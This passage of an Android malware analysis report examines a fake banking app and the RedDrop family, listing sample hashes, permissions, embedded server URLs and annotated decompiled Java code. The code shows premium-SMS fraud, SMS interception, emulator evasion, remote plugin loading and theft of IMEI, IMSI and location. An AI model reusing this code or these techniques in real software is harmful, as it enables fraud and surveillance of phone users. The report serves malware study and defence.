com.example.bankmanager

BankScardActivity

com.example.bankmanager

BankEndActivity

.MessageActivity

Logcat Stream

In this case the dynamic analysis was useful not only to discover the application workflow but also to discover the background activities that which could not be discovered by static analysis, such as activities in the package smsmanager and package crash.

Live API Monitor

LIVE API MONITOR tool allow to check in real time the API used within the application, for example in this case it was useful to discover the use of the methods ***getLine1Number*** and ***CreateNewUser.doInBackground*** of the class BankEndActivities.

NAME	CLASS	METHOD	CALLED FROM
Device Info	android.telephony.TelephonyManager	getLine1Number	android.telephony.TelephonyManager.getLine1Number(TelephonyManager.java:2380)
Device Info	android.telephony.TelephonyManager	getLine1Number	com.example.bankmanager.BankEndActivity$CreateNewUser.doInBackground(BankEndActivity.java:156)

Moreover, by searching inside the virtual device it was also possible to discover the crash log file created.


This confirmed that the crash package was executed with its payload.

Sample 4aec & 1ef6

These samples are a copy of the sample b9cb and are present very small differences:

- sample 4aec
  The code is the same, only the GUI is different.

- sample 1ef6
  the difference is the presence of suspicious files inside the META-INF folder, that seems to be new digital signatures and/or encrypted files.



RedDrop

RedDrop is a malware family that is capable of stealing sensitive data from devices such as device informations, network data, SIM informations. This can also be done thanks to the permissions that the malware gains to all kinds of storage of the device. It can even read SMSs, make a victim's phone subscribe to premium SMS services and destroy all received messages, to hide its malicious behaviour. This malware was detected in more than 53 apps, in our case the CuteActress app, an adult-themed game.

Analyzed malware samples

Regarding the RedDrop family the samples we analyzed are the following 4 (the SHA-256 value is shown):


- 0b8bae30da84fb181a9ac2b1dbf77eddc5728fab8dc5db44c11069fef1821ae6
- 0b41181a6b9c85b8fa5c8e8c836ac24dd6e738a0d843f0b81b46ffe41b925818
- 0c05e5035951e260725d15392c8792a4941f92f868558e8b90b52977d832a70d
- 0c40fb505fb96ca9aed220f48a3c6c22318d889efa62bc7aaeee98f3a740afab

From the analysis of the 4 samples, we noticed that their structure and content was basically identical, in particular the only changes that we found from one sample to another were the name of the package and the certificates used. As we can see from the comparison below, the classes.dex file is the same across all samples, so also the java classes to analyze were the same. For this reason, we decided to analyze a single sample, the one with the hash value that starts with 0c05.

assets		Identical	21/05/2022 17:27:25	* 21/05/2022 17:29:46	
com		Identical	21/05/2022 17:27:25	* 21/05/2022 17:29:46	
lib		Identical	21/05/2022 17:27:25	* 21/05/2022 17:29:46	
META-INF		Folders are different	21/05/2022 17:27:25	* 21/05/2022 17:29:46	
MANIFEST.MF	META-INF	Text files are different	23/01/2018 04:47:46	* 17/02/2018 09:01:44	MF
TEMP.RSA	META-INF	Binary files are different	23/01/2018 04:47:46	* 17/02/2018 09:01:44	RSA
TEMP.SF	META-INF	Text files are different	23/01/2018 04:47:46	* 17/02/2018 09:01:44	SF
res		Identical	21/05/2022 17:27:25	* 21/05/2022 17:29:46	
AndroidManifest....		Binary files are different	01/01/1980 08:00:00	01/01/1980 08:00:00	xml
classes.dex		Binary files are identical	01/01/1980 08:00:00	01/01/1980 08:00:00	dex
resources.arsc		Binary files are different	01/01/1980 08:00:00	01/01/1980 08:00:00	arsc

Sample 0c05

Antimalware Analysis



We performed the antimalware analysis with VirusTotal and the result was that the sample was recognized as malicious by 36 out of 58 security vendors. This is true for all the samples analyzed, except for the 0c40, that was identified as malicious by only 33 security vendors.

That showed us that even really small alterations in the code of the malware, that lead to a change in its signature, can cause the undetectability of the malicious software by an antivirus.

Security vendors were not able to classify the malware as RedDrop specifically, but many of them found malicious behaviour related to SMS. Other vendors classified it as a Riskware (an Android app that can introduce security risks to a device, or the data stored on it, if used in an unauthorized or harmful manner). In particular Ad-Aware identified the sample as Riskware:Android/SmsPay (application that includes SMS-sending functionality) and Ikarus as Trojan:Android/SmsSpy (intercepts incoming SMS messages and forwards them to a remote site).

Some of the most famous security vendors such as Malwarebytes, F-Secure and Panda weren't able to detect the virus at all.

The first submission of the sample on VirusTotal was on 2018-01-18, while SDK 9 (Android 2.3.0-2.3.2) is the minimum version to execute the app.

Static Analysis

Android Permissions

Permissions

- ⚠ android.permission.DISABLE_KEYGUARD
- ⚠ android.permission.ACCESS_COARSE_LOCATION
- ⚠ android.permission.INTERNET
- ⚠ android.permission.ACCESS_FINE_LOCATION
- ⚠ android.permission.SEND_SMS
- ⚠ android.permission.RECEIVE_WAP_PUSH
- ⚠ android.permission.WRITE_SMS
- ⚠ android.permission.GET_TASKS
- ⚠ android.permission.WRITE_EXTERNAL_STORAGE
- ⚠ android.permission.CALL_PHONE
- ⚠ android.permission.READ_PHONE_STATE
- ⚠ android.permission.READ_SMS
- ⚠ android.permission.RECEIVE_MMS
- ⚠ android.permission.CHANGE_WIFI_STATE
- ⚠ android.permission.RECEIVE_SMS
- ⚠ android.permission.MOUNT_FORMAT_FILESYSTEMS
- ⚠ android.permission.MOUNT_UNMOUNT_FILESYSTEMS
- ⓘ android.permission.CHANGE_NETWORK_STATE
- ⓘ com.android.launcher.permission.UNINSTALL_SHORTCUT
- ⓘ android.permission.RECEIVE_USER_PRESENT
- ⓘ android.permission.ACCESS_NETWORK_STATE
- ⓘ android.permission.READ_SETTINGS
- ⓘ android.permission.READ_EXTERNAL_STORAGE
- ⓘ android.permission.BROADCAST_STICKY
- ⓘ android.permission.WRITE_SETTINGS
- ⓘ android.permission.VIBRATE
- ⓘ android.permission.SYSTEM_OVERLAY_WINDOW
- ⓘ android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
- ⓘ android.permission.ACCESS_WIFI_STATE
- ⓘ android.permission.WAKE_LOCK
- ⓘ android.permission.RUN_INSTRUMENTATION
- ⓘ android.permission.RESTART_PACKAGES
- ⓘ android.permission.GET_ACCOUNTS

As we can see the application requests a lot of permissions from the user, and a lot of them are potentially dangerous and can be exploited for hostile purposes.

The most suspicious permissions are those related to sending, receiving and reading SMS messages, access to phone location, write and read on external storage. We will see that also more common permissions, such as internet access have been exploited with malicious intentions.

Manifest analysis

Broadcast Receiver (com.comment.one.receiver.EBooReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.mn.kt.rs.RsRe) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.wps.pay.pmain.service.PayGuardReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.y.f.jar.pay.InNoticeReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.

High Intent Priority (2147483647) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.
High Intent Priority (2147483647) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.
High Intent Priority (2147483647) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.
High Intent Priority (2147483647) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.

From the manifest analysis with MobSF we found that there are 4 non-protected Broadcast Receivers registered with high intent priority. In the Java code analysis we will see more in detail the behaviour of InNoticeReceiver.

URLs

These are the urls found by MobSF:

http://%1$s/dc/sync_adr

http://10.235.148.9/middle/mypageorder.jsp

http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/billing

http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/validate

http://118.85.194.4:8083/iapSms/ws/v3.0.1/sp/validate

http://120.26.106.206:8088

http://121.40.109.196:8088

http://139.129.132.111:8001/

http://139.129.132.111:8001/CrackCaptcha/GetCaptchaValue.aspx

http://192.168.10.194:8080

http://alog.umeng.com/app_logs

http://alog.umengcloud.com/app_logs

http://biss.cmread.com:8080/etl/client

http://cf.gdatacube.net/config/update

http://client.cmread.com/cmread/portalapi

http://log.umsns.com/

http://log.umsns.com/share/api/

http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=

http://pay.918ja.com

http://pay.918ja.com:9000/init/error

http://pay.918ja.com:9000/versionpatch

http://sdk.qipagame.cn:8088

http://vpay.api.eerichina.com/api/payment

http://wap.cmread.com

http://wap.cmread.com/clt/captcha.jpg?t=14461

http://wap.cmread.com/clt/clt/registerNew.msp

http://wap.cmread.com/clt/publish/clt/resource/portal/common/loading.jsp

http://wap.cmread.com/clt/publish/clt/resource/portal/v2/home2.jsp

http://wap.cmread.com/clt/publish/clt/resource/portal/v2/newsDetailData.jsp

http://wap.cmread.com/r/%s/%s.htm?cm=%s

http://wap.cmread.com/rbc/p/tsfl.jsp?vt=3&timestamp=

http://wap.cmread.com/sso/p/logindata.jsp?layout=9

http://wap.cmread.com/sso/smsautoLogin?e_l=9&client_id=cmread-wap&response_type=token&redirect_uri=http://wap.cmread.com/r/p/myspacedata.jsp?vt=9&aaa_flag=1&rm=

http://wap.tyread.com/baoyueInfoListAction.action

http://wap.tyread.com/goPreBuySubmit.action

http://wap.tyread.com/gossourl.action

http://wap.tyread.com:8080/jb/AudioDetail.aspx

http://wap.tyread.com:8080/jb/PackageMsgList.aspx

http://wap.tyread.com:8080/jb/UserOrderPackage.aspx

http://wap.tyread.com:8080/jb/UserOrderPackage_result.aspx

http://wap.tyread.com:8080/mh/AudioDetail.aspx

http://wap.tyread.com:8080/mh/PackageMsgList.aspx

http://wap.tyread.com:8080/mh/UserOrderPackage.aspx

http://wap.tyread.com:8080/mh/UserOrderPackage_result.aspx

http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=

http://www.zhjnn.com:20002/advert/info/userActions?appId=

http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/fuseSdkIndex?

http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/fuseSdkTest?

http://xixi.dj111.top:20006/SmsPayServer/sdkUpdate/new_index?

https://cmnsguider.yunos.com:443/genDeviceToken

https://uop.umeng.com

https://www.baidu.com

We can see that there are a lot of URLs embedded in the java code of the malware, some of them contain very suspicious names such as iapSms, vpay, SmsPayServer, CrackCaptcha.

We checked the availability of these URLs with the online tool on the website ip-tracker.org, and most of them resulted to be active and located in different parts of China.

Trackers

TRACKERS

TRACKER NAME	CATEGORIES	URL
Umeng Analytics		https://reports.exodus-privacy.eu.org/trackers/119

MobSF identified also the presence of a tracker, in particular Umeng Analytics, that is the leading mobile app analytical platform in China. Also in the code we found methods that sent several device information to this service.

Activities

ACTIVITIES

org.cocos2dx.cpp.AppActivity
com.jy.publics.JyActivity
com.payment.plus.sk.abcdef.jczdf.intf.MActivity
cb.diy.usaly.UncmAct
com.mobile.bumptech.ordinary.miniSDK.SDK.intf.MActivity
com.yuanlang.pay.TheDialogActivity
com.yuanlang.pay.TheActivity

The application contains the activities above, in 3 of them (AppActivity, and the 2 MActivity classes) we identified malicious behaviour, in the others we have not found any suspicious conduct and they seem to be more related to the graphical part of the application.

Services

SERVICES

com.jy.publics.service.JyRemoteService
com.jy.publics.service.JyService
com.y.f.jar.pay.UpdateServices
com.yf.y.f.init.service.InitService
bn.sdk.szwcsss.common.az.c.service.WcSer
com.amaz.onib.FSrvi
com.mn.kt.rs.RsSe
com.comment.one.service.DmService
com.wyzfpay.service.CoreService
cb.diy.usaly.UncmSer
com.wps.pay.pmain.service.SmsGuardService
com.yuanlang.pay.TheService
com.yuanlang.pay.JobScheduleService
com.android.k9op.k9op.k9op

As we can see in the code of the application a lot of Services were defined. The services in which we found malicious behaviour are UpdateServices, InitService, FSrvi, RsSe, TheService. In the java code analysis, we will see more in detail the behaviour of UpdateServices.

Receivers


RECEIVERS

com.y.f.jar.pay.InNoticeReceiver
com.mn.kt.rs.RsRe
com.comment.one.receiver.EBooReceiver
com.wps.pay.pmain.service.PayGuardReceiver

The Receivers implemented in this sample are the one we can find above. In particular we will later examine more in depth InNoticeReceiver. The other receivers seem to have also a malicious behaviour by either sending SMS messages or by executing dynamically methods loaded from a class.

Java Code Analysis

The structure of the java code is the following:



As we can see the java code is very obfuscated, this can be observed also by looking at the organization and names of packages and classes, that in a lot of cases have been substituted by a single letter or by random characters.

In addition to that, the number of classes and subpackages in the application is very high, in the folder of the decompiled code there are in fact 1127 files and 255 folders. For these reasons is very difficult to analyze in detail the behaviour of each package. We focused more on the Main Activity, the classes that were called from there and on other classes in which we identified hostile conduct.

The Main Activity of the application is called **AppActivity**.

```
//[fmss] With onCreate() method the object of the class MyPayManager is instantiated. When this happens, the initPay() method
// is called and all the payments instances are added in the property paylist. Then in callPayHandler(), the method callAllPay()
// is called and all Payments are issued from the user.
@Override // org.cocos2dx.lib.Cocos2dxActivity, android.app.Activity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (!isTaskRoot()) {
        Intent mainIntent = getIntent();
        String action = mainIntent.getAction();
        if (mainIntent.hasCategory("android.intent.category.LAUNCHER") && action.equals("android.intent.action.MAIN")) {
            finish();
            return;
        }
    }
    STATIC_ACTIVITY = this;
    String channelKey = "test";
    try {
        ApplicationInfo appInfo = getPackageManager().getApplicationInfo(getPackageName(), j.h);
        channelKey = appInfo.metaData.getString("DC_CHANNEL");
        if (channelKey == null) {
            channelKey = new StringBuilder(String.valueOf(appInfo.metaData.getInt("DC_CHANNEL"))).toString();
        }
    } catch (PackageManager.NameNotFoundException e) {
        e.printStackTrace();
    }
    MY_CHANNEL_ID = channelKey;
    this.payManager = new MyPayManager(STATIC_ACTIVITY);
    MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
    MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
    MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
    this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
    //[fmss] Kill the process when the cpu informations contains "Intel" or "Genymotion"
    if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) {
        Process.killProcess(Process.myPid());
        System.exit(0);
    }
}
```

In its onCreate method an object of the class **MyPayManager** is instantiated. Then the init method of **MyTallyUtil** and **MyCheckUtil** are called. In the former it creates a connection to the URL "http://www.zhjnn.com:20002/" through an HTTP GET request specifying also additional informations such as appid, channelId and IMSI. In the latter the connection is established with the URL "http://web.5ayg.cn:30000/" and the parameters specified are gameId and channelId in this case.

We can see that at the end of the method there is a check: ***getCpuInfo*** retrieves cpu informations from device executing the command "cat /proc/cpuinfo", while ***getUa*** gets data on brand, manufacturer and model. If the string returned by the first contains "Intel" or the one returned by the second method contains "Genymotion" the Activity tries to kill the current process. This is most likely an anti-VM check, also in the MobSF tool there was a warning about this possible issue.

When the instance of **MyPayManager** is instantiated by **AppActivity**, in its constructor the method ***initPay*** is called. Here 8 different objects of classes that implement the **IPayHelper** interface are created and added to payList. Each of these classes seem to be able to execute malicious code with

the goal to subscribe the user to paid services. The method *callAllPay* instead, calls the method *usePay* of each of them, this is called through the *callPayHandler* in AppActivity.

```
public MyPayManager(Activity activity) {
    this.m_activiy = null;
    this.m_activiy = activity;
    initPay();
    for (int i = 0; i < 4; i++) {
        callQueue();
    }
}

//[fmss] This method adds all IPayHelper objects in a list of objects
public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}

//[fmss] This method calls the usePay() method for all the objects in the list, that launches a different paid service for each class.
public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
}
```

We will see more in detail the behaviour of the class YF_PAY and what follows from there.

When an instance of this class is created by MyPayManager, an object of type YFPaySDK is instantiated. When its *usePay* method is called the *pay* method of YFPaySDK is executed.

```
// [fmss] When the class is instantiated, the service "UpdateServices" is started and the method init of the class SZYTPay is executed
public YFPaySDK(Activity gContext, BillingListener billingListener, String appid, String distro, String fm) {
    this.gContext = gContext;
    this.gBillingListener = billingListener;
    this.gAppid = appid;
    this.gDistro = distro;
    this.gFm = fm;
    filePath = gContext.getFileStreamPath(APK_NAME).getAbsolutePath(); // [fmss] The path to yf.apk is retrieved
    new UpdateSDK(gContext, this.mHandler, filePath).execute("");
    Intent intent = new Intent(gContext, UpdateServices.class);
    gContext.startService(intent); // [fmss] The service "UpdateServices" is started
    byte[] appidbyte = {50, 48, 54, 52, 55, 50, 48, 55};
    String ytappid = Utils.byteToString(appidbyte);
    // [fmss] The init method of SZYTPay gets an instance of SdkDlm and calls its init method
    SZYTPay.getInstance().init(gContext, ytappid, String.valueOf(appid) + "_" + fm);
}

// [fmss] If the property payClazz is null, calls MjBilling() that initializes the class loading it from com.yf.billing.MjBilling,
// then its method pay is executed with the specified parameters
public void pay(String orderNo, String payCode, String price) {
    if (this.payObj == null || this.payClazz == null) {
        MjBilling();
    }
    try {
        this.gprice = Integer.parseInt(price);
        Class[] payparams = {String.class, String.class, String.class};
        Method devpCheckAction = this.payClazz.getMethod("pay", payparams);
        devpCheckAction.invoke(this.payObj, orderNo, payCode, price);
    } catch (Exception e) {
        this.mHandler.sendEmptyMessage(YFBillingCode.BILL_APK_PAY_ERROR);
        e.printStackTrace();
    }
}
```

In the constructor of this class a string containing the path to the apk file yf.apk is built.

Then the Service **UpdateServices** is started. At the end the method *init* of the class **SZYTPay** is executed. The pay method checks if payObj or payClazz are null, in that case calls *MjBilling* that initializes them, loading the class "com.yf.billing.MjBilling" and creating an object of that class. Finally, payObj and payClazz are used to execute the method pay of the loaded class.

The class **UpdateServices** registers a receiver of type **InNoticeReceiver** with high priority and adds the action "android.provider.Telephony.SMS_RECEIVED" to the used IntentFilter. Then tries to load the content of the class "com.yf.billing.SmsServices" from the yf.apk file and to create a new instance of that class.

The *onReceive* method of the class **InNoticeReceiver**, when executed, tries to load a class called "com.yf.billing.InSmsReceiver" and to execute its *onReceive* method.

```
// [fmss] This method allows to load the class com.yf.billing.SmsServices from an apk file
    private void inItSmsServices() {
        IntentFilter localIntentFilter = new IntentFilter();
        localIntentFilter.addAction(ReceiveSmsReceiver.f557a); // [fmss] The action android.provider.Telephony.SMS_RECEIVED is added to the intentFilter
        localIntentFilter.setPriority(Integer.MAX_VALUE);
        // [fmss] Registers insms (of type InNoticeReceiver) as a receiver of messages with high priority
        // with android.provider.Telephony.SMS_RECEIVED
        registerReceiver(this.insms, localIntentFilter);
        if (this.smsClass == null || this.smsObj == null) {
            this.smsClass = null;
            this.smsObj = null;
            try {
                this.smsClass = DexClass.install(this, YFPaySDK.filePath).getDexClass("com.yf.billing.SmsServices");
                this.smsObj = this.smsClass.newInstance(); // [fmss] Creates a new instance of the loaded class
            } catch (Exception e) {
            }
        }
    }

    // [fmss] When UpdateServices is instantiated this method calls inItSmsServices()
    @Override // android.app.Service
    public void onCreate() {
        inItSmsServices();
        if (this.smsClass != null) {
            try {
                Method localMethod = this.smsClass.getMethod("onCreate", Service.class);
                localMethod.invoke(this.smsObj, this); // [fmss] The method onCreate of the loaded class is executed
            } catch (Exception e) {
            }
        }
        super.onCreate();
    }
```

```
// [fmss] This class allows to load the class com.yf.billing.InSmsReceiver from an apk file when the method onReceive is
// automatically executed
public class InNoticeReceiver extends BroadcastReceiver {
    private static final String TAG = InNoticeReceiver.class.getSimpleName();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context paramContext, Intent paramIntent) {
        try {
            Class<?> localClass = DexClass.install(paramContext, YFPaySDK.filePath).getDexClass("com.yf.billing.InSmsReceiver");
            Object localObject = localClass.newInstance();
            if (localClass != null) {
                try {
                    Method localMethod = localClass.getMethod("onReceive", BroadcastReceiver.class, Context.class, Intent.class);
                    localMethod.invoke(localObject, this, paramContext, paramIntent);
                } catch (Exception e) {
                }
            }
        } catch (Exception e2) {
        }
    }
}
```

Once the *init* method of the class **SZYTPay** is called as we have seen before in the class **YFPaySDK**, the *init* method of **SdkDlm** is executed. This class manages the download and the installations of new "plugins".

```java
// [fmss] Tries to retrieve a .jar file from the path specified. If the content of the File object is empty, it executes the
// copyFilesFassets method, loading the content of dynamiclib.bin from the assets folder.
// Otherwise if the File obtained is not null, it proceeds with the load of the class from the .jar file, using the method install
// of the class WyzfDex
public void installLocalPlugin() {
    CustomLog.i("install local plg");
    String oldPluginPath = SPUtils.getString(this.context, Constant.SP_KEY_LOCAL_PLUGIN_PATH,
     this.context.getDir("Wyzf_plg", 0).getAbsolutePath() + File.separator + Constant.PLUGIN_VERSION_LOCAL + ".jar");
    File localFile = new File(oldPluginPath);
    CustomLog.i(localFile.getAbsolutePath());
    if (!localFile.exists()) {
        copyFilesFassets(this.context, Constant.LOCAL_PLUGIN_NAME, localFile);
    }
    if (localFile.exists()) {
        WyzfDex.install(this.context, localFile);
    } else {
        CustomLog.i("本地文件不存在");
    }
}

/* JADX INFO: Access modifiers changed from: private */
public void installNewPlugin() {
    if (this.pluginFile.exists()) {
        WyzfDex.install(this.context, this.pluginFile);
        SPUtils.putString(this.context, Constant.SP_KEY_VERSION_CODE, this.serverVersion);
        SPUtils.putString(this.context, Constant.SP_KEY_LOCAL_PLUGIN_PATH, this.pluginFile.getAbsolutePath());
        SPUtils.putInt(this.context, Constant.SP_KEY_ERROR_TIMES, 0);
        CustomLog.i("serverVersion:" + this.serverVersion + "  apkName:" + this.apkname + "  plgFile:"
         + this.pluginFile.getAbsolutePath() + "  plgFilepath:" + this.pluginFile.getPath());
    }
}
```

As we can see, in the class SdkDlm there are methods that allow the dynamic loading of classes, either from local data, such as in the case of the method *installLocalPlugin*, or from external sources such in the case of *installNewPlugin*. In the first case it tries to load a .jar file from the directory Wyzf_plg, if not present executes the code in the file dynamiclib.bin that can be found in the /assets folder of the application and then executes the *install* method of WyzfDex to load the content of the class. That method executes a different loading procedure depending on the detected SDK version using the APIs “dalvik.system.DexClassLoader” and “dalvik.system.DexFile”.

In the following we will inspect the malicious behaviour that we found in other classes.

- Com.yf.y.f.init.constant.Constant

```java
// [fmss] This class mantains some constants that are used in other classes.
// In the String LOCAL_PLUGIN_NAME the path to a local plugin called dynamiclib.bin is saved.
// In the String FILE_ROOT_DIR the path to a local directory called Wyzf is built.
public class Constant {
    public static final String CUSTOMERIDENTITY = "wyzf";
    public static final boolean ISDEBUG = false;
    public static final String PLUGIN_VERSION_LOCAL = "5.0.9";
    public static final String SDK_VERSION = "5.0.6";
    public static final String SP_KEY_APPCODE = "appCode";
    public static final String SP_KEY_ERROR_TIMES = "errortimes";
    public static final String SP_KEY_ISINITIALIZE = "isInitialize";
    public static final String SP_KEY_LOCAL_PLUGIN_PATH = "p_path";
    public static final String SP_KEY_PACKCODE = "packCode";
    public static final String SP_KEY_REPAYNUMBER = "repayNumber";
    public static final String SP_KEY_VERSION_CODE = "version_name";
    public static final String TAG = "yf";
    public static String LOCAL_PLUGIN_NAME = TAG + File.separator + "dynamiclib.bin";
    public static final String FILE_ROOT_DIR = Environment.getExternalStorageDirectory().getAbsolutePath() + File.separator + "Wyzf";
    public static String SP_KEY_HASCALLAPPINIT = "hasCallAPPInit";

    // [fmss] ASCII codes of "com.yf.y.f.init.plugin.service.ServiceAction"
    public static byte[] serviceActionClassName = {99, 111, 109, 46, 121, 102, 46, 121, 46, 102, 46, 105,
         110, 105, 116, 46, 112, 108, 117, 103, 105, 110, 46, 115, 101, 114, 118, 105, 99, 101, 46, 83,
         101, 114, 118, 105, 99, 101, 65, 99, 116, 105, 111, 110};

    // [fmss] ASCII codes of "com.yf.y.f.init.plugin.pay.WYZFPayPlugin"
    public static byte[] wyzfpplgClassName = {99, 111, 109, 46, 121, 102, 46, 121, 46, 102, 46, 105,
        110, 105, 116, 46, 112, 108, 117, 103, 105, 110, 46, 112, 97, 121, 46, 87, 89, 90, 70, 80, 97,
         121, 80, 108, 117, 103, 105, 110};

    // [fmss] ASCII codes of "http://vpay.api.eerichina.com/api/payment"
    public static byte[] urlbytes = {104, 116, 116, 112, 58, 47, 47, 118, 112, 97, 121, 46, 97, 112,
         105, 46, 101, 101, 114, 105, 99, 104, 105, 110, 97, 46, 99, 111, 109, 47, 97, 112, 105, 47,
          112, 97, 121, 109, 101, 110, 116};

    // [fmss] ASCII codes of "http://120.76.225.59:8091/api/payment"
    public static byte[] testurlbytes = {104, 116, 116, 112, 58, 47, 47, 49, 50, 48, 46, 55, 54, 46,
         50, 50, 53, 46, 53, 57, 58, 56, 48, 57, 49, 47, 97, 112, 105, 47, 112, 97, 121, 109, 101, 110, 116};

    // [fmss] This method converts the constant urlbytes from bytes to String
    public static String getBaseUrl() {
        String url = StringUtils.byteToString(urlbytes);
        return url;
    }
}

```

As shown in the screenshot above, the author of the malware created also classes with Constant values, that in some cases are obfuscated to make it more difficult to understand when the connection to a certain URL is established or the loading of a certain class is made for example. Some of these constants were used in the class SdkDlm that we have seen before.

- FSrvi

```
// [fmss] This method stores private phone informations, including GSM cell location
private void a() {
    bu.a(this);
    IMSI = by.a(this); // [fmss] The method a(Context context) of the class by returns the IMSI
    OPERATOR = bv.a(this);
    UA = bv.b(this);
    TelephonyManager telephonyManager = (TelephonyManager) getSystemService("phone");
    IMEI = telephonyManager.getDeviceId();
    ICCID = telephonyManager.getSimSerialNumber();
    ANDROID_VERSION = "Android_" + Build.VERSION.RELEASE;
    TEL = bw.a(this, IMSI);
    UID = bw.b(this);
    sendBroadcast(new Intent(Utils.ACTION_SERVICES_ONCREATED));
    bs.b("imsi:" + IMSI + ",  OPERATOR:" + OPERATOR);
    CellLocation cellLocation = telephonyManager.getCellLocation();
    if (cellLocation instanceof GsmCellLocation) {
        GsmCellLocation gsmCellLocation = (GsmCellLocation) cellLocation;
        lac = gsmCellLocation.getLac();
        cid = gsmCellLocation.getCid();
    } else if (cellLocation instanceof CdmaCellLocation) {
        CdmaCellLocation cdmaCellLocation = (CdmaCellLocation) cellLocation;
        lac = cdmaCellLocation.getNetworkId();
        cid = cdmaCellLocation.getBaseStationId();
    }
}

// [fmss] This method connects to a server with IP specified in the string ar.b and inserts the informations collected previously
// (the connection management is present in the class ar), than sends an SMS with the sendTextMessage method.
public void a(final int i) {
    String str;
    String str2 = System.currentTimeMillis() + "";
    bs.b((IMSI + "#" + IMEI + "#" + str2 + "#88#263DB84A8B8A75E") + "\n" + bt.a(str)); // [fmss] Log informations
